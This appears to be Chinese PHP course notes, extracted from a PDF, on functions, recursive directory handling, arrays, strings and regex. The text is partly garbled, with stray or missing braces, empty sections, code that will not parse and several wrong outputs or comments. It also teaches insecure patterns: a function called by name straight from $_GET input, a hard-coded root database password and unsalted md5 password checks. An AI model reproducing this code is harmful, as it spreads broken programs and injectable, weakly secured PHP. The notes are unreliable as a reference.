round($size/pow(2, 10), 2).'KB' : ($size < pow(2, 30) ? round($size/pow(2,
20), 2).'MB' : ($size < pow(2, 40) ? round($size/pow(2, 30), 2).'GB' :
round($size/pow(2, 40), 2).'TB' ) ) );
}

```


函数的各种调用方式

一、标准的

```
int filesize ( string filename )
```

二、数值型的

```
number pow ( number base, number exp )
```

注： number 是数字 (int, float, double)

三、 string gettype (mixed var)

注： mixed 表示任何类型

四、带[]的 float round (float val [, int precision])

注： 表示可选参数

(默认参数), 从左到右, 不能从右到左给默认值

```
/* test([mixed a][,mixed b][,mixed c]) */
```

```
<?php
function test($a=1, $b=2, $c){
    echo "$a #####$b #####$c<br />";
}
test('two');//将参数传递给了$a, $b 的参数值为 2, $c 的值未给予, 运行出现警告信息。
```

五、带...的 int array_push (mixed var [, mixed ...])

注： 表示 可以传任意个数的参数

```
<?php
function fun($a, $b){

    $args=func_get_args();//得到函数参数的数组

    $sum=0;
    for($i=0; $i<count($args); $i++){
        $sum+=$args[$i];
    }
    return $sum;
}
echo fun(1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12);
```

```
<?php
function fun(){
    $sum=0;

    for($i=0;$i<func_num_args(); $i++){//func_num_args() 得到函数参数的个数

        $sum+=func_get_arg($i);//func_get_arg($i) 得到指定位置参数的值
    }
    return $sum;
}
echo fun(1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12);
```

六、带有&的参数 `int array_push (array &array, mixed var [, mixed ...])`

注：引用传值，有&的参数，一定要传变量，不能使用值传

```
<?php
$a=5;
function demo(&$b) {
    $b=50;
}
demo($a);
echo $a;//值为： 50
```

```
<?php
$arr=array(1, 5, 9, 2, 4, 7, 6, 0);
//sort(array(1, 5, 9, 2, 4, 7, 6, 0)); 不能以此形式传递，只能传递变量名\数组名
sort($arr);
print_r($arr);//将数组中元素从大到小排序 Array ( [0] => 0 [1] => 1 [2] => 2 [3] =>
4 [4] => 5 [5] => 6 [6] => 7 [7] => 9 )
```

七、带有 callback 的参数 `array array_map (callback callback, array arr1 [, array ...])`

注：回调函数

变量函数：如果一个变量后面加一个 ()，则找这个变量值对应的函数名称调用（加引号字符串也可以不加引号）

```
<?php
function test($a, $b) {
    return $a+$b;
}
function demo($a, $b) {
    return $a*$b;
}
function hello($a, $b) {
    return $a*$a+$b*$b;
}
$var=$_GET['var'];//测试时使用 http://localhost/9/3\_6.php?var=hello 形式，hello
为声明过的函数名
echo "result:". $var(3, 2);//result:13
```

```
<?php
function test($x, $y) {
    return $x*$y;
}
function hello($x, $y) {
    return $x*$x+$y*$y;
}
function demo($a, $b, $fun) {
```

```

        return $a+$b+$fun($a, $b);
    }
    echo demo(3, 2, "test")."<br />";
    echo demo(3, 2, "hello")."<br />";

```

1. 递归函数：在函数中调用函数（自己）

```

<?php
function recursion($number) {
    echo $number."<br />";//此句执行$number+1 次
    if($number>0)
        recursion($number-1);//此句执行$number 次
    else
        echo '-----<br />';//此句代码只在$number=0 时执行一次
    echo $number."<br />";//此句执行$number+1 次
}
recursion(3);
输出结果：
3
2
1
0
-----
0
1
2
3

```

下面是对上面代码的理解：

```

<?php
function demo(3) {
    echo 3."<br>";
    if($n>0)
        demo1(2);
    else
        echo '-----<br>';
    echo $n."<br>";
}
function demo1(2) {
    echo 2."<br>";
    if($n>0)
        demo2(1);
    else
        echo '-----<br>';
    echo $n."<br>";
}
function demo2(1) {

```

```

    echo 1.'<br>';
    if($n>0)
        demo3(0);
    else
        echo '-----<br>';
    echo $n.'<br>';
}
function demo3(0) {
    echo 0.'<br>';
    if($n>0)
        demo($n-1);
    else
        echo '-----<br>';
    echo $n.'<br>';
}
demo(3);
?>

```

输出所有文件和目录

```

<?php
$dirname="phpMyAdmin";
$dir=opendir($dirname);
while($filename=readdir($dir)) {
    if($filename!='.' && $filename!='..') {
        $filename=$dirname.'/'.$filename;
        if(is_dir($filename)) {
            echo "目录".$filename."<br />";
        } else {
            echo "文件".$filename."<br />";
        }
    }
}
closedir($dir);

```

统计指定目录中文件数量

```

<?php
function filenum($dirname) {
    $num=0;
    $dir=opendir($dirname);
    while($filename=readdir($dir)) {
        if($filename!='.' && $filename!='..') {
            $filename=$dirname.'/'.$filename;
            if(is_dir($filename)) {
                $num+=filenum($filename);
            }
        }
    }
    return $num;
}

```

```

        }else{
            $num++;
            echo $filename."<br />";
        }
    }
}
closedir($dir);
return $num;
}
$dirname="phpMyAdmin";
echo filenum($dirname);

```

统计指定目录中子目录数量

```

<?php
function filenum($dirname){
    $sum=0;
    $dir=opendir($dirname);
    while($filename=readdir($dir)){
        if($filename!='.' && $filename!='..'){
            $filename=$dirname.'/'.$filename;
            if(is_dir($filename)){
                //echo "目录".$filename;
                $sum+=filenum($filename);
                $sum++;
                echo $filename.'<br />';
            }
        }
    }
    closedir($dir);
    return $sum;
}
$dirname="phpMyAdmin";
echo filenum($dirname);

```

删除目录，包括子目录

删除指定非空目录

```

<?php
function deletedir($dirname){
    $dir=opendir($dirname);
    while($filename=readdir($dir)){
        if($filename!="." && $filename!=".."){//过滤掉当前目录和
上级目录
            $file=$dirname.'/'.$filename;//不加此句下面的操
作找不到读取的文件。
            if(is_dir($file)){

```

```

                                deletedir($file);
                            }else{
                                unlink($file);
                            }
                        }
                    }
                }
            }
        }
        closedir($dir);
        rmdir($dirname);//此句执行多次。
    }
    $dirname="phpMyAdmin";
    deletedir($dirname);

```

目录的大小，

计算指定目录的总计大小

```

<?php
function dirsize($dirname) {
    $dirsize=0;
    $dir=opendir($dirname);
    while($filename=readdir($dir)) {
        if($filename!='.' && $filename!='..') {
            $filename=$dirname.'/'.$filename;
            if(is_dir($filename)) {
                $dirsize+=dirsize($filename);
            }else{
                $dirsize+=filesize($filename);
            }
        }
    }
    closedir($dir);
    return $dirsize;
}
$filename='phpMyAdmin';
echo $filename.' 总计大小: '.round(dirsize($filename)/pow(1024, 2),2).'MB';

```

复制目录

复制非空目录

```

<?php
function copydir($fromdir, $todir) {
    if(!is_dir($fromdir)) //判断要复制的是文件还是目录
        exit("$fromdir is not directory");
    if(!file_exists($todir)) { //判断目标目录是否存在。
        mkdir($todir);
    }
    $from=opendir($fromdir);
    while($fromdirname=readdir($from)) {
        if($fromdirname!='.' && $fromdirname!='..') {

```

```

        $fromfile=$fromdir.'/'.$fromdirname;
        $tofile=$todir.'/'.$fromdirname;
        if(is_dir($fromfile)){
            copydir($fromfile, $tofile);
        }else{
            copy($fromfile, $tofile);
        }
    }
    closedir($from);
}
$from="phpMyAdmin";
$to="myadmin";
copydir($from, $to);

```

目录下所有文件个数（子目录下， 目录个数）

统计目录下子目录和文件的数量

```

<?php
function countfd($dirname, &$fnum, &$dnum) {
    $dir=opendir($dirname);
    while($filename=readdir($dir)) {
        if($filename!='.' && $filename!='..') {
            $filename=$dirname.'/'.$filename;
            if(is_dir($filename)) {
                countfd($filename, $fnum, $dnum);
                $dnum++;
            }else{
                $fnum++;
            }
        }
    }
    closedir($dir);
}
$filename='phpMyAdmin';
$fnum=0;
$dnum=0;
countfd($filename, $fnum, $dnum);
echo $filename.' 中的文件数量是: '.$fnum.' 目录数量是: '.$dnum;

```

2. 内部函数：在函数内部声明，在函数内部调用， 作为外部函数功能补充

```

<?php
function test() {
    $a=10;
    function one() {
        global $a;
    }
}

```

```

        echo "This is function one$a's value is$a";//$a 的值不可用。
    }
    function two() {
        echo "This is function two";
    }
    function three() {

    }
    //内部函数的声名要在使用的前面。
    one();
    two();
}

```

```
test();
```

```
one();//在函数外居然可以使用函数内部的函数
```

输出结果：

```
This is function one $a's value is
```

```
This is function two
```

```
This is function one $a's value is
```

当函数没有被执行的时候，内部函数无法调用。但是，如果函数被执行了，内容函数与外部函数一样使用！

当没有执行 test() 时，one() 也不能执行，只有执行了 test() 函数时，one() 函数才能执行。

使用内部函数方法一删除目录

```

<?php
$dirname="phpMyAdmin";
rmdir($dirname);
function rmdir($dirname) {
    function deletedir($dirname) {
        $dir=opendir($dirname);
        while($filename=readdir($dir)) {
            if($filename!="." && $filename!="..") {
                $file=$dirname."/".$filename;
                if(is_dir($file)) {
                    deletedir($file);
                    rmdir($file);
                } else {
                    unlink($file);
                }
            }
        }
        closedir($dir);
    }
    deletedir($dirname);
}

```



```

rmdir($dirname);
}

```

3. 静态函数：同一个函数被反复调用时，静态变量公用

```

<?php
function demo() {
    static $a=1;
    $a++;
    echo $a."<br />";
}
demo(); demo(); demo(); demo(); demo(); demo(); demo(); demo(); demo(); demo();
输出：2 3 4 5 6 7 8 9 10 11

```

4. 使用外部函数

系统指令的函数

三级文件名的文件一般不是被直接访问，而是被包含的。

include require include_once require_once echo exit return break

include() 产生一个警告而 require() 则导致一个致命错误。换句话说，如果想在遇到丢失文件时停止处理页面就用 require()。include() 就不是这样，脚本会继续运行。同时也要确认设置了合适的 include_path。

不能包含再次有函数声明的文件，否则会出错，可用 require_once 或 include_once 解决。

```

<?php
include "hello.txt";
require_once("hello.txt");
include("functions.php");
include_once "functions.php";
demo();
test();

文件 hello.txt
aaaaaaaaaaaaaaaaaa<br>
bbbbbbbbbbbbbbbbbb<br>
文件 functions.php
<?php
function demo() {
    echo "111111111111<br />";
}
function test() {
    echo "222222222222<br />";
}

```

include 通常用于动态包含

require 用于静态包含

```

<?php
require "a.txt";

```

```

if($a==1) {
    include "one.php";
}elseif($a == 2) {
    include "two.php";
}elseif($a == 3) {
    include "three.php";
}else{
    include "demo.php";
}
require "b.php";

```

数组

必须会（每个细节都要会）

20—30 代码 会用到数组

1. 数组相对于其他语言

C 语言 --- 数据结构（链表， 树， 图， 堆， 栈 等）

Java ----集合类的东东（List,）

可以存储 “任何类型” 的 “任意多的数据” ---- PHP 数组就可以完成

2. 数组的目的

批量处理数据

3. 数组的形式

其它语言（下标 都是 0-9 数字索引 --- 必须是顺序的）

数组元素：指的是数组中的成员， 每个元素的使用都要通过下标 访问（下标=>

值 键/值）

\$users[9]="28";

一种叫“索引数组”：就是下标 为 整数的数组（PHP 中可以不是顺序）

一种叫 “关联数组”：下标是字符串的数组

下标只有两种类型 整数 和 字符串 ’’ 使用那个看个人爱好

一维数组， 二维数组， 多维数组

4. 数组的声明

有两种方式：

一种直接赋值声明法

```

<?php
$user[0]=1;
$user[1]='zhangsan';
$user[2]=30;
$user[3]='男';
$user[4]=180.45;
echo '<pre>';
print_r($user);
echo '</pre>';

```

```

<?php
$user['id']=1;

```

```

$user['name']='zhangsan';
$user['age']=30;
$user['sex']='男';
$user['height']=180.45;
echo '<pre>';
print_r($user);
echo '</pre>';
echo $user['age'];

```

```

<?php
$user[]=1;
$user[]='zhangsan';
$user[]=30;
$user[]='男';
$user[]=180.45;
$dir=opendir('C:/AppServ/www/phpMyAdmin');
while($filename=readdir($dir)) {
    $user[]=$filename;
}
closedir($dir);
echo '<pre>';
print_r($user);
echo '</pre>';

```

```

<?php
$user[]=1;
$user[0]='zhangsan';
$user['hello']='www';
$user[]=30;
$user[9]='男';
$user[]=180.45;
$user[5]='aa';
$user[]='bb';
echo '<pre>';
print_r($user);
echo '</pre>';
Array
(
    [0] => zhangsan
    [hello] => www
    [1] => 30
    [9] => 男
    [10] => 180.45
    [5] => aa

```

```
[11] => bb
)
```

二种是使用函数声明法

```
<?php
$users=array(
    array(1,8=>'zhangsan','age'=>30,'男'),
    array(2,8=>'lisi','age'=>22,'男'),
    array(3,8=>'wangwu','age'=>33,'女'),
    array(4,8=>'zhaoliu','age'=>44,'男')
);
echo '<pre>';
print_r($users);
echo '</pre>';
```

```
<?php
$mysqli=new mysqli('localhost','root','123456','db28');
$result=$mysqli->query('select id,cid,title from card');
$date=array();
while($rowl=$result->fetch_assoc()){
    $date[]=$rowl;
}
echo '<pre>';
print_r($date);
echo '</pre>';
echo $date[6]['title'];
```

5. 数组的遍历

1. for() ---- 下标 必须是 索引的数组， 必须是连续的

```
<?php
$arr=array(1,'two'=>2,3,4,'one'=>5,6,7,8,9,0,23,43,32,43,32,21,12,5,2,1,3,4,);
for($i=0;$i<count($arr)+100;$i++){
    echo '$arr['.$i.']='.$arr[$i].<br />';
}
```

2. foreach() --- 和下标 没关

```
foreach(要遍历的数组 as 变量_自定义){
```

```
}
```

```
foreach(要遍历的数组 as 变量=>变量_自定义){
```

```
}
```

```
<?php
$arr=array(1,'two'=>2,3,array('a','b','c','d'),'one'=>5,6,7,8,9,33,21,32,43,23,
```

```

12, 50=>2, 33, 432, 2, 54, 54, 34);
foreach($arr as $key=>$val) {
    if(is_array($val)) {
        echo $key.'=====>';
        foreach($val as $value) {
            echo $value.'    ';
        }
        echo '<br />';
    } else {
        echo $key.'=====>'.$val.'<br />';
    }
}

```

```

<?php
$mysqli=new mysqli('localhost','root','123456','db28');
$result=$mysqli->query('select id,cid,title from card');
$data=array();
while($row1=$result->fetch_assoc()) {
    $data[]=$row1;
}
echo '<table align="center" border="1" width="800">';
foreach($data as $row) {
    echo '<tr>';
    foreach($row as $col) {
        echo '<td>'.$col.'</td>';
    }
    echo '</tr>';
}
echo '</table>';

```

```

<?php
$arr=array(
    'user'=>array(
        array('id'=>1,'name'=>'zhangsan','age'=>'30','sex'=>'男'),
        array('id'=>2,'name'=>'lisi','age'=>'33','sex'=>'女'),
        array('id'=>3,'name'=>'wangwu','age'=>'44','sex'=>'男'),
        array('id'=>4,'name'=>'zhaoliu','age'=>'55','sex'=>'女'),
    ),
    'score'=>array(
        array('id'=>1,'java'=>84,'php'=>90,'linux'=>70,'mysql'=>87,'oracle'=>49),

```

```

array('id'=>2,'java'=>75,'php'=>60,'linux'=>50,'mysql'=>17,'oracle'=>59),

array('id'=>3,'java'=>54,'php'=>45,'linux'=>80,'mysql'=>27,'oracle'=>39),

array('id'=>4,'java'=>50,'php'=>22,'linux'=>60,'mysql'=>37,'oracle'=>59),

array('id'=>5,'java'=>40,'php'=>54,'linux'=>40,'mysql'=>47,'oracle'=>89),

array('id'=>6,'java'=>70,'php'=>32,'linux'=>30,'mysql'=>57,'oracle'=>69),
    ),
    'info'=>array(
        array('id'=>1,'email'=>'aa$bb.com','address'=>'aaaa'),
        array('id'=>2,'email'=>'bb$bb.com','address'=>'bbbb'),
        array('id'=>3,'email'=>'cc$bb.com','address'=>'cccc')

    )
);
foreach($arr as $tabName => $tabval) {
    echo ' <table align="center" border="1" width = " ' . (count
($tabval[0])*100).' ">';
    echo ' <caption><h1>'.$tabName.' </h1></caption>';
    echo ' <tr>';
    foreach($tabval[0] as $colName=>$colval) {
        echo ' <th>'.$colName.' </th>';
    }
    echo ' </tr>';
    foreach($tabval as $row) {
        echo ' <tr>';
        foreach($row as $col) {
            echo ' <td>'.$col.' </td>';
        }
        echo ' </tr>';
    }
    echo ' </table>';
}
}

```

user

id	name	age	sex
1	zhangsan	30	男
2	lisi	33	女
3	wangwu	44	男
4	zhaoliu	55	女

score

id	java	php	linux	mysql	oracle
1	84	90	70	87	49
2	75	60	50	17	59
3	54	45	80	27	39
4	50	22	60	37	59
5	40	54	40	47	89
6	70	32	30	57	69

info

id	email	address
1	aa\$bb.com	aaaa
2	bb\$bb.com	bbbb
3	cc\$bb.com	cccc

3. while() list() each()
- each()
1. 传一个需要处理的数组，返回一个数组
 2. 返回数组的格式是固定的 有 4 个 下标（关联和索引的混合） 0, 1 的索引下标 “key”, “value”的关联下标
 3. 其中，0 和 “key” 的值是一样的 对应 参数数组中的 “键值” 1 和 “value” 的值是一样的 对应 参数数组中的 “值”
 4. 访问的是从默认开始的数组（第一个），然后会自动 移到下一个 ... 再使用 each 访问的就是第二个元素
 5. 当访问到结束时（最后一个之后，没有元素了） 返回 false

```
<?php
$arr=array('name'=>'zhangsan','age'=>55,'sex'=>'nan');
echo '<pre>';
$arr1=each($arr);
print_r($arr1);
$arr1=each($arr);
print_r($arr1);
$arr1=each($arr);
print_r($arr1);
$arr1=each($arr);
print_r($arr1);
var_dump($arr1);
echo '</pre>';
/*
Array
(
    [1] => zhangsan
    [value] => zhangsan
```

```

        [0] => name
        [key] => name
    )
    Array
    (
        [1] => 55
        [value] => 55
        [0] => age
        [key] => age
    )
    Array
    (
        [1] => nan
        [value] => nan
        [0] => sex
        [key] => sex
    )
    bool(false)
*/

```

list()

1. 只能接收 **索引 数组**
2. 是按**索引顺序**下标 给值 的

```
list($key, $value)=Array ( [1] => zhangsan [0] => name )
```

```

<?php
list($a,$b,$c)=array('one','two','three');
echo $a.'<br />';
echo $b.'<br />';
echo $c.'<br />';
/*
    one
two
three
*/

```

```

<?php
$arr=array('name'=>'zhangsan','age'=>55,'sex'=>'nan');
while(list($key,$value)=each($arr)) {
    echo $key.'==>'.$value.'<br />';
}

```

3. 只取出数组中部分成员使用

```
list(,$c)=array("one", "two", "three", "four");
```

```
<?php
```



```
list(,,$c)=array('one','two','three','four');
echo $c;
/*three*/
```

```
<?php
$arr=array('aa','bb','cc','dd','ee');
list($a,$b,$c)=$arr;
var_dump($a);
var_dump($b);
var_dump($c);
/*string(2) "aa" string(2) "bb" string(2) "dd" */
```

6. 数组的各种操作方式（内置函数）

```
<?php
$ip='192.168.1.128';
list(,,,$net)=explode('.', $ip);
echo $net;
/*128*/
```

```
<?php
$arr=array('text/css','text/html','text/javascript','image/gif','image/jpeg','image/png');
foreach($arr as $value){
    list($x1)=explode('/', $value);
    echo $x1.' <br />';
}
/*
css
html
javascript
gif
jpeg
png
*/
```

```
<?php
$mysqli=new mysqli('localhost','root','123456','db28');
$result=$mysqli->query('select id,cid,title from card');
$data=array();
echo '<table align="center" border="1" width="500">';
while(list($id,$cid,$title)=$result->fetch_row()){
    echo '<tr>';
    echo '<td>'.$id.'</td>';
    echo '<td>'.$cid.'</td>';
```

```

        echo '<td>'.$title.'</td>';
        echo '</tr>';
    }
    echo '<table>';

```

```

<?php
$arr=array('name'=>'zhangsan','age'=>55,'sex'=>'nan');
while(list($key,$value)=each($arr)) {
    echo $key.'=>'.$value.'<br />';
}
reset($arr);
while(list($key,$value)=each($arr)) {
    echo $key.'===>'.$value.'<br />';
}
reset($arr);
while(list($key,$value)=each($arr)) {
    echo $key.'===>'.$value.'<br />';
}

```

```

<?php
$arr=array(
    'name'=>array(
        array('id'=>1,'name'=>'zhangsan','sex'=>'male','height'=>180),
        array('id'=>2,'name'=>'lisi','sex'=>'female','height'=>190),
        array('id'=>3,'name'=>'wangwu','sex'=>'male','height'=>170)
    ),
    'info'=>array(
        array('id'=>1,'name'=>'zhangsan','sex'=>'male','height'=>180),
        array('id'=>2,'name'=>'lisi','sex'=>'female','height'=>190),
        array('id'=>3,'name'=>'wangwu','sex'=>'male','height'=>170)
    )
);
echo '<pre>';
print_r($arr);
echo '</pre>';
echo $arr['info'][1]['name'];
echo '<br />';
foreach($arr as $name=>$table) {

```

```

        echo ' <table border="1" align="center"
width="'.(count($table[0])*100).' ">';
        echo ' <caption><h1>'. $name. ' </h1></caption>';
        foreach($table as $rowid=>$row) {
            echo ' <tr>';
            foreach($row as $colid=>$col) {
                echo ' <td>'. $col. ' </td>';
            }
            echo ' </tr>';
        }
        echo ' </table>';
    }
}

```

```

    echo ' <hr />';
    reset($arr);

```

```

    while(list($name, $table)=each($arr)) {
        echo ' <table border="1" align="center"
width="'.(count($table[0])*100).' ">';
        echo ' <caption><h1>'. $name. ' </h1></caption>';
        while(list($rowNum, $row)=each($table)) {
            echo ' <tr>';
            while(list($colNum, $col)=each($row)) {
                echo ' <td>'. $col. ' </td>';
            }
            echo ' </tr>';
        }
        echo ' </table><br />';
    }
}

```

name

1	zhangsan	male	180
2	lisi	female	190
3	wangwu	male	170

info

1	zhangsan	male	180
2	lisi	female	190
3	wangwu	male	170

7. \$_GET \$_POST \$_REQUEST \$_SERVER \$_ENV \$GLOBALS

```

<?php
echo ' <pre>';
print_r($GLOBALS);
echo ' </pre>';
echo ' <hr />';
foreach($_SERVER as $key=>$value) {

```

```

        echo $key.'==>'.$value.'<br />';
    }

```

字符串

一种基本类型

20-30

25-35 使用字符串 --- 简单 而 重要

一、 声明

“ ” ’ ’ <<<name name; 区别

二、字符串特点

1. 字符串没有长度限制

strlen()

2. 字符串可以按数组方式访问每个字符串中的字符

可以使用 [数字下标] 从 0 开始

可以使用 {} 代替 []

strlen

```

<?php
$str=' adfkdsfads';
for($i=0;$i<strlen($str);$i++)
    echo $str{$i}.' ';
echo '<br />';
for($i=0;$i<strlen($str);$i++)
    echo $str[$i].' ';

```

三、内置处理函数

```

<?php
exit('error!!!!!!!!!!!!'); //die alias
echo '#####<br />';

```

printf

```

<?php
$str='100.56abc';
printf("%'+30s--%.2f---%d---%c---%x---%o---%b---<br />", $str, $str, $str, $str,
    $str, $str, $str, $str);
/* %'+30s 表示宽度为 30, 不足时, 右边填充+
100.56abc+++++++100.56---100---d---64---144---1100100---
*/

```

sprintf

```

<?php
$str='100.56.abc';
$var=sprintf('%c', $str); //sprintf 赋值给$var。
echo $var; //d

```

explode、implode

```

<?php

```

```
rtrim
```

rtrim

str_replace

str_replace

```

                ddd
yyy
                zzz
                                ddd
*/

```

strtr

```

<?php
$str='http://www.phpbaiduphp.com/php/index.php';
echo $str.' <br />'; //http://www.phpbaiduphp.com/php/index.php
$nstr=strtr($str,'comp','net#');
echo $nstr; //htt#://www.#h#baidu#h#.net/#h#/index.#h#

```

```

<?php
$str='http://www.phpbaiduphp.com/php/index.php';
echo $str.' <br />'; //http://www.phpbaiduphp.com/php/index.php
$nstr=strtr($str,array('http'=>'ftp','www'=>'mail','php'=>'jsp'));
echo $nstr; //ftp://mail.jspbaidujsp.com/jsp/index.jsp

```

获取 url 中的文件名。

```

<?php
$url1='http://www.baidu.com/aaa/bbb/index.php?a=aaa';
$url2='/usr/local/apache/htdocs/aaa.html';
$url3='c:/appserv/image/logo.gif?page=50';
echo bname($url1).' <br />';
echo bname($url2).' <br />';
echo bname($url3).' <br />';
function bname($url){
    $loc=strrpos($url,'/')+1;
    $basename=substr($url,$loc);
    if(strstr($basename,'?')){
        $basename=str_replace(strstr($basename,'?'),'',$basename);
    }
    return $basename;
}
/*
index.php
aaa.html
logo.gif
*/

```

```

<?php
if(isset($_POST['sub'])){
    $str=$_POST['desc'];
    echo $str.' <br />'; //<b><u>this is \"test\"</u></b>
}

```

```

    echo stripslashes($str).'<br />'; //<b><u>this is "test"</u></b>
    //&lt;b&gt;&lt;u&gt;this is \&quot;test&quot;&lt;/u&gt;&lt;/b&gt;
    echo htmlspecialchars($str).'<br />';
    //&lt;b&gt;&lt;u&gt;this is &quot;test&quot;&lt;/u&gt;&lt;/b&gt;
    echo htmlspecialchars(stripslashes($str)).'<br />';
}
?>

<form method="post">
    text:<textarea name="desc" cols="40" rows="10"></textarea><br />
    <input type="submit" name="sub" value="提交" /><br />
</form>
/*输出<b><u>this is "test"</u></b>*/
    this is \"test\"
    this is "test"
<b><u>this is \"test\"</u></b>
<b><u>this is "test"</u></b>

```

strip_tags

```

<?php
if(isset($_POST['sub'])) {
    $str=$_POST['desn'];
    echo strip_tags($str,'<b><h1><a><hr>');//保留 b、h1、a、hr 标签
}
?>

<form method="post">
    text:<textarea name="desn" cols="40" rows="10"></textarea><br />
    <input type="submit" name="sub" value="提交" />
</form>

```

页码链接

```

<?php
$url=$_SERVER['REQUEST_URI']; (strpos($_SERVER['REQUEST_URI'],'?')?'':'?');
$urls=parse_url($url);
if(isset($urls['query'])) {
    parse_str($urls['query'],$arr);
    unset($arr['page']);
    $url=$urls['path'].'?'.http_build_query($arr).(empty($arr)?'':'&');
}
echo '<a href="'. $url.' page=1">首页</a> <a href="'. $url.' page=2">上一页</a> <a href="'. $url.' page=3">下一页</a> <a href="'. $url.' page=4">尾页</a>';

```

md5

```

<?php
//echo md5('123456');
if(md5($_POST['password'])== 'e10adc3949ba59abbe56e057f20f883e') {
    echo 'successful';
} else{

```

```

        echo 'fail';
    }

```

strnatcmp

```

<?php
    $str='abc2.txt';
    $str2='abc12.txt';
    if(strnatcmp($str,$str2)==0){
        echo '#####';
    }else if(strnatcmp($str,$str2)>0){
        echo $str.'>'.$str2;
    }else if(strnatcmp($str,$str2)<0){
        echo $str.'<'.$str2;
    }

    /* abc2.txt<abc12.txt */

```

string **iconv** (string \$in_charset , string \$out_charset , string \$str)

```

<?php
echo iconv('utf-8','gb2312','这是中国字');

```

substr

```

<?php
$str="中a国bcd字";
echo substr($str,1);
/*    a国bcd字*/

```

自定义字符截取函数

utf-8 编码

```

<?php
function turncate_utf8($str,$num=30,$bc="..."){
    $i=0;
    $count=0;
    $pos=0;
    echo "要取得".$num."个字符<br />";
    while($i<strlen($str)){
        if(ord($str[$i]) > 127){
            $count+=1;
            $i+=3;
        }else{
            $count+=1;
            $i+=1;
        }
    }
    echo "字符串中共有{$count}个字符<br />";
    if($num >= $count){
        return substr($str,0,$i);
    }else{

```



```

        $i=0;
        while($i<strlen($str) && $pos < $num) {
            if(ord($str[$i]) > 127) {
                $pos+=1;
                $i+=3;
            }else{
                $pos+=1;
                $i+=1;
            }
        }

        return substr($str, 0, $i). $bc;
    }
}

$str="fda 一 sa 二 fs 三 fa 四 d 五六 dsa 七八九十一";
echo truncate_utf8($str, 23). "<br />";
echo truncate_utf8($str, 24). "<br />";
echo truncate_utf8($str, 25). "<br />";

```

gb2312 编码

```

<?php
function truncate_gb2312($str, $num=30, $bc="...") {
    $i=0;
    $count=0;
    $pos=0;
    echo "要取得". $num. "个字符<br />";
    while($i<strlen($str)) {
        if(ord($str[$i]) > 127) {
            $count+=1;
            $i+=2;
        }else{
            $count+=1;
            $i+=1;
        }
    }
    echo "字符串中共有{$count}个字符<br />";
    if($num >= $count) {
        return substr($str, 0, $i);
    }else{
        $i=0;
        while($i<strlen($str) && $pos < $num) {
            if(ord($str[$i]) > 127) {
                $pos+=1;
                $i+=2;
            }else{
                $pos+=1;
            }
        }
    }
}

```

```

        $i+=1;
    }

    }

    return substr($str, 0, $i). $bc;
}

}

$str="fda 一 sa 二 fs 三 fa 四 d 五六 dsa 七八九十一";
echo turncate_gb2312($str, 23). "<br />";
echo turncate_gb2312($str, 24). "<br />";
echo turncate_gb2312($str, 25). "<br />";

```

strstr

```

<?php
$str="this is a test isww";
if(strstr($str,'a')){
    echo '111111111111111';
}else{
    echo '0000000000000';
}

```

```

<?php
$str='中国字';
echo strlen($str);
/*如果编码为 utf-8 则输出 9， 如果为 gb2312 输出 6*/

```

去掉 SQL 文件中的注释

```

<?php
$content=rtrim(file_get_contents('lampcms.sql'),' \n');
$lines=explode(' \n', $content);
$string='';
foreach($lines as $line){
    $line=trim($line);
    if($line!='' && $line{0}!='#' && $line{0}.$line{1}!='--'){
        $string.$line;
    }
}

$sql=explode(';', rtrim($string, ';'));
echo '<pre>';
print_r($sql);
echo '</pre>';

```

四、正则

PHP5 以后有两套

一种 POSIX Regex 函数

另一种：Perl 兼容正则表达式函数

功能相同 --- Perl 兼容的 效率高

1. 他就是一个字符串， 只有将这个字符串用在特定的函数中才能发挥他的 正则的作用

2. Perl 兼容正则表达式函数（完成分割、匹配、查找， 替换）

`preg_grep` -- 返回与模式匹配的数组单元
`preg_last_error` -- Returns the error code of the last PCRE regex execution

`preg_match_all` -- 进行全局正则表达式匹配
`preg_match` -- 进行正则表达式匹配
`preg_quote` -- 转义正则表达式字符
`preg_replace_callback` -- 用回调函数执行正则表达式的搜索和替换
`preg_replace` -- 执行正则表达式的搜索和替换
`preg_split` -- 用正则表达式分割字符串

3. 正则---模式（一个系列的内容）---语言

学习两部分

一部分： 学如何 编写出想要的 正则模式

1、定界符号 `/` `/` `!!` `###` `|` `|` `---` 通用的都是 `//`

2. 原子

组成正则表达式必须要有一个原子

能独立在定界符之间使用的 就可以算是原子

一、原子就是由一些打印字符，和 非打印字符 字符串 `0-9 a-z \n\r \f \t` 如果是特殊字符， 想当成原子来用， 使用`\`转义 + （一个）

二、一批（一系列）

<code>\d</code>	--- 表示所有数字	<code>[0-9]</code>
<code>\D</code>	--- 除了数字都可以表示	<code>[^0-9]</code>
<code>\w</code>	--- 所有字 <code>0-9a-zA-Z_</code>	<code>[0-9a-zA-Z_]</code>
<code>\W</code>	---所有非字	<code>[^a-zA-Z0-9_]</code>
<code>\s</code>	----所有空白 空格 <code>\t \n \r \f</code>	<code>[\n\t\f\r]</code>
<code>\S</code>	---- 所有空白（非）	<code>[^\n\r\t\f]</code>

```
function regular($patten, $subject) {
    if(preg_match_all($patten, $subject, $match)) {
        echo "正则：<font color=\"blue\">". $patten. "</font> 和<font
color=\"red\">". $subject. "</font> 匹配成功。匹配的内容是
".implode($match[0])."<br />";
    }else
        echo "正则：<font color=\"blue\">". $patten. "</font > 和<font
color=\"red\">". $subject. "</font > 匹配失败<br />";
}
regular('/\d/', "hello hello");
regular('/\d/', "hello12 hello");
regular('/\D/', "12334566");
regular('/\D/', "75490afd3275");
regular('/\w/', "*&^%$#%$#@");
regular('/\w/', "^%fds#@!");
regular('/\W/', "dsafdafk");
regular('/\W/', "fdjska^%$#lf");
regular('/\s/', "dsfdsad");
regular('/\s/', "fa  jk\nds afdsa");
regular('/\S/', "\n\f\r\t");
regular('/\S/', "fdka1");
```

输出：

正则：/\d/和 hello hello 匹配失败

正则：/\d/ 和 hello 12 hello 匹配成功。匹配的内容是 12

正则：/\D/和 12334566 匹配失败

正则：/\D/ 和 75490afd3275 匹配成功。匹配的内容是 afd

正则：/\w/和 *&^%\$#%\$#@ 匹配失败

正则：/\w/ 和 ^%fds#@! 匹配成功。匹配的内容是 fds

正则：/\W/和 dsafdafk 匹配失败

正则：/\W/ 和 fdjska^%\$#lf 匹配成功。匹配的内容是 ^%\$#

正则：/\s/和 dsfdsad 匹配失败

正则：/\s/ 和 fa jk ds afdsa 匹配成功。匹配的内容是

正则：/\S/和 匹配失败

正则：/\S/ 和 fdka1 匹配成功。匹配的内容是 fdka1

